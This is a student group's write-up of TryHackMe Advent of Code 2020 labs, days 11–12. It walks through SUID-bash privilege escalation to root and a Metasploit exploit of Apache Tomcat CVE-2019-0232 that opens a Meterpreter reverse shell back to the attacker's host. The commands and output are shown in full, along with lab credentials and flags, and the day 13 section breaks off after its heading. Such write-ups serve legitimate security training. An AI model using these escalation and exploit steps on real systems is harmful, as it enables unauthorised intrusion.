PSP0201

Week 4

Writeup

Group name: The Convocation

Group members:

ID Number	Name	Role
1211101903	Daniysh bin Ahmad Azwang Aisram	Leader
1211102601	Adil Azraie bin Razman	Member
1211102301	Muhammad Aqrel bin Shahrulanuar Mushaddat	Member


Day 11: Networking the Rogue Gnome

Tools used: Kali Linux, Firefox, NMAP

Solution/Walkthrough:

Question 1:

Take example from day 1 – A Christmas Crisis? when modified your cookie to access Santa's control panel.




Question 2:

Sudoers are file use to allocate system right and users which being part of the sudo group which being shown by this command prompt

```
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
```

Question 3:

Type cnmatic@machine_IP and enter password aoc2020. Then it will show the vulnerable machine information which you able to log in.



Therefore, type sudo -il for usage and test sudo -l for first check privilegeescelation

```
Last login: Wed Dec 9 15:49:32 2020
-bash-4.4$ sudo -il
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout]
            [-u user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout]
            [-u user] file ...
-bash-4.4$ sudo -l
[sudo] password for cmnatic:
Sorry, user cmnatic may not run sudo on tbfc-priv-1.
-bash-4.4$
```

Question 4:

Log in the vulnerable machine through SSH. Use find to search the machine for executables with the SUID permission set.

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ ssh cmnatic@10.10.44.245
cmnatic@10.10.44.245's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Jun 28 18:00:23 UTC 2022

  System load:  0.0                Processes:           96
  Usage of /:   26.8% of 14.70GB   Users logged in:     1
  Memory usage: 8%                 IP address for ens5: 10.10.44.245
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

68 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connectio
n or proxy settings


Last login: Tue Jun 28 17:55:05 2022 from 10.18.30.15
-bash-4.4$ find / -perm -4000 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/bin/bash
/bin/ping
/snap/core/10444/bin/mount
/snap/core/10444/bin/ping
/snap/core/10444/bin/ping6
/snap/core/10444/bin/su
/snap/core/10444/bin/umount
/snap/core/10444/usr/bin/chfn
/snap/core/10444/usr/bin/chsh
/snap/core/10444/usr/bin/gpasswd
/snap/core/10444/usr/bin/newgrp
/snap/core/10444/usr/bin/passwd
/snap/core/10444/usr/bin/sudo
/snap/core/10444/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/10444/usr/lib/openssh/ssh-keysign
/snap/core/10444/usr/lib/snapd/snap-confine
/snap/core/10444/usr/sbin/pppd
/snap/core/7270/bin/mount
/snap/core/7270/bin/ping
/snap/core/7270/bin/ping6
```

Find the output which is -bash to that execute the SUID permission set.

```
-bash-4.4$ find / -perm -4000 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/bin/bash
/bin/ping
/snap/core/10444/bin/mount
/snap/core/10444/bin/ping
/snap/core/10444/bin/ping6
/snap/core/10444/bin/su
/snap/core/10444/bin/umount
/snap/core/10444/usr/bin/chfn
/snap/core/10444/usr/bin/chsh
/snap/core/10444/usr/bin/gpasswd
/snap/core/10444/usr/bin/newgrp
/snap/core/10444/usr/bin/passwd
/snap/core/10444/usr/bin/sudo
/snap/core/10444/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/10444/usr/lib/openssh/ssh-keysign
/snap/core/10444/usr/lib/snapd/snap-confine
/snap/core/10444/usr/sbin/pppd
/snap/core/7270/bin/mount
/snap/core/7270/bin/ping
/snap/core/7270/bin/ping6
/snap/core/7270/bin/su
/snap/core/7270/bin/umount
/snap/core/7270/usr/bin/chfn
/snap/core/7270/usr/bin/chsh
/snap/core/7270/usr/bin/gpasswd
/snap/core/7270/usr/bin/newgrp
/snap/core/7270/usr/bin/passwd
/snap/core/7270/usr/bin/sudo
/snap/core/7270/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/7270/usr/lib/openssh/ssh-keysign
/snap/core/7270/usr/lib/snapd/snap-confine
/snap/core/7270/usr/sbin/pppd
/usr/bin/newgidmap
/usr/bin/at
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/newuidmap
/usr/bin/traceroute6.iputils
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
```

Look for the output in SUID and use the mixture on exploiting the binary. Enumeration scripts may show in the task.

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which bash) .

./bash -p
```

Question 5:

Use the output result from GTFObins and execute the machine. Launch the system shell in root. Therefore, type the /root/flag.txt and it will show the contents of the file.

```
Last login: Thu Jun 30 09:10:23 2022 from 10.18.30.15
-bash-4.4$ bash -p
bash-4.4# whoami
root
bash-4.4# cat /root/flag.txt
thm{2fb10afe933296592}
bash-4.4#
```

Methodology

Exploiting file by accessing the file user is logically by log into vulnerable machine. Enumerate the machine and you will get the output that would exploit this binary set. Once you got it the file is now under control for you.

Day 12: Ready, set, elf.

Tools used: Kali Linux, Firefox, NMAP

Solution/Walkthrough:

Question 1:

Open terminal and type “nmap -Pn - sVC :IP ADDRESS: “ . Then find supported methods for web server’s version number.


```
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http      Apache Tomcat 9.0.17
```


Question 2:


Search on google for suitable cve number for the web server.


Question 4:

Open terminal and run msfconsole. Then, type in 2019-0232. Then, set the lhost and rhost using each respective: IP ADDRESS:.Then, type in set targeturi /cgi-bin/elfwhacker. Then type in options. This will ensure the Meterpreter can gain a foothold. Finally, type run in the terminal. After it is done running, type in shell and answer will be shown.


10.10.217.176:8080
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Home Documentation Configuration Examples Wiki Mailing Lists Find Help
Apache Tomcat/9.0.17
APACHE SOFTWARE FOUNDATION http://www.apache.org/
If you're seeing this, you've successfully installed Tomcat. Congratulations!
Recommended Reading:
Security Considerations How-To
Manager Application How-To
Clustering/Session Replication How-To
Server Status
Manager App
Host Manager
Developer Quick Start
Tomcat Setup
First Web Application
Realms & AAA
JDBC DataSources
Examples
Servlet Specifications
Tomcat Versions
Managing Tomcat
For security, access to the manager webapp is restricted. Users are defined in:
$CATALINA_HOME/conf/tomcat-users.xml
In Tomcat 9.0 access to the manager application is split between different users.
Documentation
Tomcat 9.0 Documentation
Tomcat 9.0 Configuration
Tomcat Wiki
Find additional important configuration
Getting Help
FAQ and Mailing Lists
The following mailing lists are available:
tomcat-announce
Important announcements, releases, security vulnerability notifications. (Low volume).


10.10.217.176:8080/cgi-bin
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
HTTP Status 404 – Not Found
Type Status Report
Description The origin server did not find a current representation for the target resource or is not willing to disclose that one exists.
Apache Tomcat/9.0.17


10.10.217.176:8080/cgi-bin/elfwhacker.bat
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Written by ElfMcEager for The Best Festival Company ~CMNatic
Current time: 01/07/2022 18:38:10.21
Debugging Information
Hostname: TBFC-WEB-01
User: tbfc-web-01\elfmcskidy
ELF WHACK COUNTER
Number of Elves whacked and sent back to work: 13299


(1211101120㉿kali)-[~]
$ msfconsole -q
msf6 > search 2019-0232
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/windows/http/tomcat_cgi_cmdlineargs 2019-04-10 excellent Yes Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability
Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/tomcat_cgi_cmdlineargs
msf6 > run 0
[-] Unknown command: run
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set lhost 10.18.34.240
lhost => 10.18.34.240
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set rhost 10.10.217.176
rhost => 10.10.217.176
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set targeturi /cgi-bin/elfwhacker.
bat
targeturi => /cgi-bin/elfwhacker.bat
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > options

Module options (exploit/windows/http/tomcat_cgi_cmdlineargs):

   Name       Current Setting          Required  Description
   ----       ---------------          --------  -----------
   Proxies                             no        A proxy chain of format type:host:po
                                                 rt[,type:host:port][ ... ]
   RHOSTS     10.10.217.176            yes       The target host(s), see https://gith
                                                 ub.com/rapid7/metasploit-framework/w
                                                 iki/Using-Metasploit
   RPORT      8080                     yes       The target port (TCP)
   SSL        false                    no        Negotiate SSL/TLS for outgoing conne
                                                 ctions
   SSLCert                             no        Path to a custom SSL certificate (de
                                                 fault is randomly generated)
   TARGETURI  /cgi-bin/elfwhacker.ba   yes       The URI path to CGI script
              t
   VHOST                               no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, p
                                        rocess, none)
   LHOST     10.18.34.240     yes       The listen address (an interface may be spec
                                        ified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Apache Tomcat 9.0 or prior for Windows


msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

[*] Started reverse TCP handler on 10.18.34.240:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
```

```
meterpreter > shell
Process 1044 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 4277-4242

 Directory of C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin

01/07/2022  18:40    <DIR>          .
01/07/2022  18:40    <DIR>          ..
01/07/2022  18:40            73,802 actle.exe
19/11/2020  22:39               825 elfwhacker.bat
19/11/2020  23:06                27 flag1.txt
               3 File(s)         74,654 bytes
               2 Dir(s)   8,126,787,584 bytes free

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>type flag1.txt
type flag1.txt
thm{whacking_all_the_elves}
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>
```

Methodology/Conclusions:

Common Gateway Interface (CGI) is an interface specification that enables web servers to execute an external program, typically to process user requests. Such programs are often written in a scripting language and are commonly referred to as CGI scripts, but they may include compiled programs. A typical use case occurs when a web user submits a web form on a web page that uses CGI. The form's data is sent to the web server within an HTTP request with a URL denoting a CGI script. The web server then launches the CGI script in a new

computer process, passing the form data to it. The output of the CGI script, usually in the form of HTML, is returned by the script to the Web server, and the server relays it back to the browser as its response to the browser's request. In conclusion, CGI can be abused to acquire information regarding the web server.

Day 13: Networking – Coal of Christmas

Tools used: Kali Linux, Firefox, Terminal


Solution/walkthrough:

